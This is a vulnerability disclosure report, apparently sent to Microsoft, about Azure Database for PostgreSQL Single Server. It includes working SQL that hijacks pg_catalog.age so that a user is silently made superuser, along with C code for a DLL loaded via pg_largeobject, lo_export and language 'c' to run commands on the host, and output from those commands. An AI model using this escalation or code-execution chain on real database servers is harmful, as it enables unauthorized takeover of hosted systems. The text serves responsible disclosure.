Azure:

Database Elevate Privilege & Remote Code Execution

Platform:

Azure Database for PostgreSQL Single Server

Class:


Remote Code Execution

Summary:

A wrong right with schema pg_catalog, which make user has ability to create or replace any function (or named procedure) in pg_catalog. Then I check server's log, find that superuser will call function which named age, just replace it with Elevate Privilege logic. After as a superuser, I use postgres's features: lo_export, pg_largeobject and language 'c', which make me execute code on the host machine.


Attack Description:

1. Create a single server postgres database and connect it, then examine your roles.




rolname	rolsuper	rolinherit	rolcreaterole	rolcreatedb	rolcanlogin	ro
azure_superuser	[v]	[v]	[v]	[v]	[v]	
pg_signal_backend	[ ]	[v]	[ ]	[ ]	[ ]	
pg_read_server_files	[ ]	[v]	[ ]	[ ]	[ ]	
pg_write_server_files	[ ]	[v]	[ ]	[ ]	[ ]	
pg_execute_server_program	[ ]	[v]	[ ]	[ ]	[ ]	
pg_read_all_stats	[ ]	[v]	[ ]	[ ]	[ ]	
pg_monitor	[ ]	[v]	[ ]	[ ]	[ ]	
testtianma	[ ]	[v]	[v]	[v]	[v]	
pg_read_all_settings	[ ]	[v]	[ ]	[ ]	[ ]	
pg_stat_scan_tables	[ ]	[v]	[ ]	[ ]	[ ]	
azure_pg_admin	[ ]	[v]	[ ]	[ ]	[ ]	

2. Create function test() and age(xid) under schema pg_catalog. By a word, you can also replace pg_reload_conf() which can be activated from azure web control panel.




```
create or replace function pg_catalog.test()
returns integer as $$
begin
    execute 'alter role testtianma superuser;';
    return 11540;
end
$$ language plpgsql VOLATILE;

create or replace function pg_catalog.age(xid)
returns integer as $$
    --alter role azure_pg_admin superuser;
    select test();
$$ language sql VOLATILE;
```




proname	prosrc
age	timestamptz_age
age	select pg_catalog.age(cast(current_date as timestamp with time zone), $1)
age	timestamp_age
age	select pg_catalog.age(cast(current_date as timestamp without time zone), $1)
age	¶ --alter role azure_pg_admin superuser;¶ select test();¶

3. If you replace age(xid), you need wait some time, but if you choose pg_reload_conf(), just click save server's parameters button. Then examine your role again, you will find your roles is superuser!




参数名称	值	参数类型	说明
array_nulls	[✓ ON] OFF	Dynamic	Enable input of NULL elements in arrays.
autovacuum	[✓ ON] OFF	Dynamic	Starts the autovacuum subprocess.
autovacuum_analyze_scale_factor	0.05	Dynamic	Number of tuple inserts, updates, or deletes prior to analyze as a fraction of reltuples.
autovacuum_analyze_threshold	50	Dynamic	Minimum number of tuple inserts, updates, or deletes prior to analyze.
autovacuum_freeze_max_age	200000000	Static	Age at which to autovacuum a table to prevent transaction ID wraparound. Any change requires...
autovacuum_max_workers	3	Static	Sets the maximum number of simultaneously running autovacuum worker processes. Any chang...
autovacuum_multixact_freeze_max_age	400000000	Static	Multixact age at which to autovacuum a table to prevent multixact wraparound. Any change req...
autovacuum_naptime	15	Dynamic	Time to sleep between autovacuum runs. Unit is s.
autovacuum_vacuum_cost_delay	20	Dynamic	Vacuum cost delay in milliseconds, for autovacuum.




rolname	rolsuper	rolinherit	rolcreaterole	rolcreatedb	rolcanlogin	ro
azure_superuser	[v]	[v]	[v]	[v]	[v]	
pg_signal_backend	[ ]	[v]	[ ]	[ ]	[ ]	
pg_read_server_files	[ ]	[v]	[ ]	[ ]	[ ]	
pg_write_server_files	[ ]	[v]	[ ]	[ ]	[ ]	
pg_execute_server_program	[ ]	[v]	[ ]	[ ]	[ ]	
pg_read_all_stats	[ ]	[v]	[ ]	[ ]	[ ]	
pg_monitor	[ ]	[v]	[ ]	[ ]	[ ]	
testtianma	[v]	[v]	[v]	[v]	[v]	
pg_read_all_settings	[ ]	[v]	[ ]	[ ]	[ ]	
pg_stat_scan_tables	[ ]	[v]	[ ]	[ ]	[ ]	
azure_pg_admin	[ ]	[v]	[ ]	[ ]	[ ]	

4. As a superuser, we can do more with the help of some postgres functions. From Azure's document, the single server based on a windows platform, so we can compile a dll with functions which we want to execute, then upload it by insert to pg_largeobject, use lo_export to export it and use language 'c' to load it, just select the function to execute any you wanted.




```

PGDLLEXPORT Datum my_name(PG_FUNCTION_ARGS);
PG_FUNCTION_INFO_V1(my_name);

Datum my_name(PG_FUNCTION_ARGS)
{
    // const char* message = "Hello, PostgreSQL!";
    text* result = PG_GETARG_TEXT_PP(0);

    char username[1024];
    DWORD usernameLength = sizeof username;
    GetUserName(username, &usernameLength);
    strcat(result->vl_dat, username);
    SET_VARSIZE(result, strlen(result->vl_dat) + VARHDRSZ);

    //
    PG_RETURN_TEXT_P(result);
}
```


5. Like 4 step, we can execute a my_name to get the role of postgres. And I also accomplish others functions like ls, ipconfig, ps.




```
my_name
Administrator
```



```
my_nic
Name: Adapter;IP Address: 127.0.0.1;Gateway: ;Description: Adapter;MAC Address: FF:FF:FF:FF:FF:FF¶
```



```
my_newproc
CsrLoader.exe  (PID: 8) (SessionID: 0)¶AppLoader.exe  (PID: 12) (SessionID: 0)¶svchost.exe  (PID: 16) (SessionID: 0)¶PostgresLauncher.exe  (PID: 20) (Sess
```



```
ect my_ls( c: )
```

```
my_ls
c:.¶..¶winfabdata¶Windows¶PostgresLauncher¶schannel.hiv¶schannel.reg¶postgres¶$RECYCLE.BIN¶System Volume Information¶Tools¶ProgramD
```

```
c:.
..
winfabdata
Windows
PostgresLauncher
schannel.hiv
schannel.reg
postgres
```

Usage:

I will give all the sql I have used and source code of dll, which named poc.sql , and “udf.c”.

Expected Result:

It shouldn’t be possible to be a superuser as azure document mentioned, even execute any code on server.

Observed Result:

The Superuser Role is elevated and execute code on server.